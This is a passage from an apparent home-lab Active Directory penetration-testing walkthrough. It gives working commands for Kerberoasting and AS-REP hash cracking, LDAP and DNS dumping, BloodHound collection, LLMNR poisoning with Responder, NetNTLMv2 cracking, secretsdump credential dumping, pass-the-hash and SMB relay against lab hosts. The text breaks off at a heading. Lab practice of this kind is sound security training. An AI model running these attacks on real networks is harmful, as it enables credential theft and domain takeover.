
Let's see if we can crack the AS-REP hashes using rockyou.txt. There's also a separate word list for the Vulnerable AD project here.
john --wordlist=rockyou.txt --fork=4 hashes.txt
Dumping Resources from LDAP
ldapdomaindump -u 'ad.lab\noella.rozanna' -p 'nissan' -o /tmp/ldd 10.80.80.2
Hunting for Passwords in User Properties
grep -i password /tmp/ldd/domain_users.grepSearch for the word 'password' in the output file

Enumerate Domain Computer Accounts
cat /tmp/ldd/domain_computers.grep
Dumping Active Directory Integrated DNS
adidnsdump -u 'ad.lab\noella.rozanna' -p 'nissan' -r ldap://10.80.80.2:389Change your user and domain name as needed for your lab

Enumerate the Domain Account Policy
nxc smb 10.80.80.2 -u 'noella.rozanna' -p 'nissan' -d 'ad.lab' --pass-pol
Check for Kerberoastable Accounts
impacket-GetUserSPNs -dc-ip 10.80.80.2 'ad.lab/noella.rozanna:nissan'

Name column into a services.txt file to capture all of the SPNs-no-preauth flag allows us to Kerberoast even on Windows Server 2025. We supply the name of a user that does not require Kerberos pre-authentication. In this case, the current user, noella.rozanna is a perfect candidate.impacket-GetUserSPNs -dc-ip 10.80.80.2 'ad.lab/noella.rozanna:nissan' -no-preauth "noella.rozanna" -usersfile services.txt

hashcat -m 19700 --force hashes.txt PasswordList.txtAttempt to crack using the password list from the vulnerable A
Enumerating Public SMB Shares
smbclient -N -L //10.80.80.2
smbclient -N //10.80.80.2/Common

BloodHound


Remote Bloodhound Collector
echo -e '10.80.80.2\t\tDC01.ad.lab ad.lab' | sudo tee -a /etc/hostsAdd an entry to your hosts file for the domain controller
nxc ldap 10.80.80.2 -u 'noella.rozanna' -p 'nissan' -d 'ad.lab' --bloodhound -c All --dns-server 10.80.80.2

.zip file generated by nxc
Local BloodHound Collector
BloodHoundAD

xfreerdp3 /v:10.80.80.2 /u:'ad.lab\noella.rozanna' /p:'nissan' /drive:.,kali-share +clipboard





20250701212758_BloodHound.zip is ready to be imported into BloodHoundExample of Using a Predefined Query

LLMNR Poisoning
Configure Responder
sudo nano /etc/responder/Responder.confSMB = On
HTTP = OnEnsure these protocols are enabled
Start Responder
sudo responder -I eth0 -dvwWhat's going to happen now is if a user types in a non-existent hostname on the domain, the user's computer will try and resolve the hostname using LLMNR, which broadcasts the DNS lookup on the LAN. Then, responder will poison this response informing the target that Kali's IP is the requested resource.
Simulate a User Error
- Log into one of your domain-joined Windows 10 hosts as any user
- Request a UNC mapping on a non-existent host:
\\nosuchserver

Responder has replied that 10.80.80.5 — Kali's IP address — is the IP address for the nosuchserver.local LLMNR lookup. The client then attempts to authenticate to the SMB server being served by responder.

Attempt to Crack the Hash
Output the NetNTLMv2 hash to a file and attempt to crack it with john. The crack_hashes.txt file is a dummy wordlist I put together for demonstration purposes, as I know testuser123's password.
echo 'testuser123::AD:732542a6f3f915f5:F45FC641DB17B4E4FF8BA900A7797180:010100000000000080052DE0883FDA011A34BCC74A5C918C0000000002000800490054005300420001001E00570049004E002D0052004A005A0032005000390059004A00470051004C0004003400570049004E002D0052004A005A0032005000390059004A00470051004C002E0049005400530042002E004C004F00430041004C000300140049005400530042002E004C004F00430041004C000500140049005400530042002E004C004F00430041004C000700080080052DE0883FDA01060004000200000008003000300000000000000001000000002000000DACA5687DC86946BC593A96AB967B875FBFF8E61060D50FF3A9939E1B6F14D30A001000000000000000000000000000000000000900220063006900660073002F006E006F0073007500630068007300650072007600650072000000000000000000' > net-ntlm-hash
john --wordlist=crack_hashes.txt net-ntlm-hash
Pass the Password Around the Network
nxc smb 10.80.80.0/24 -u 'testuser123' -p 'TestUser1!' -d ad.lab
Excellent! testuser123 is an administrator on WIN10ENT1.ad.lab. The next logical step would be to see what other information (e.g. usernames, password, hashes) we can dig up from this host.
Dump Hashes from WIN10ENT1
impacket-secretsdump 'testuser123:TestUser1!@10.80.80.3'
Pass the Local Administrator's Hash Around
crackmapexec smb 10.80.80.0/24 -u 'Template' -H '66216d8fd712c24c18dfa588cfdeca75' --local-auth -M lsassy
SMB Relay
Prepare to Catch and Relay on Kali
I'd recommend opening a split terminal for this step. On one side, you have responder running, on the other you have impacket-ntlmrelayx running.
Target List
echo '10.80.80.2' > /tmp/targets.txt
echo '10.80.80.3' >> /tmp/targets.txt
echo '10.80.80.4' >> /tmp/targets.txt
Responder Config
sudo nano /etc/responder/Responder.conf; Servers to start
; ...
; ... Commented out for brevity
; ...
SMB = Off
HTTP = Off
; ...
; ... Commented out for brevity
; ...Turn off 'SMB', 'HTTP' as they will be served by 'ntlmrelayx'
Setting up the Relay
sudo responder -I eth0 -dvwRun Responder on one side
sudo impacket-ntlmrelayx -smb2support -tf /tmp/targets.txtRun ntlmrelayx on the other side

Scenario: Authenticating to a Non-Existent Share

- Log into
10.80.80.3as thedomain.admin@ad.labuser- Recall that this is the Domain Administrator account we set up when first provisioning the Active Directory forest
- This user incorrectly tries to map the
\\10.80.80.5\filesshare, where10.80.80.5is the IP address of my Kali VM responderis helpful in this case in that we can poison requests and log the NetNTLM hashntlmrelayxis helpful in this case in that it spoofs theSMBserver, which intercepts the erroneously typed\\10.80.80.5\filesrequest from10.80.80.3


Dump LSA with Pass-the-Hash Attack
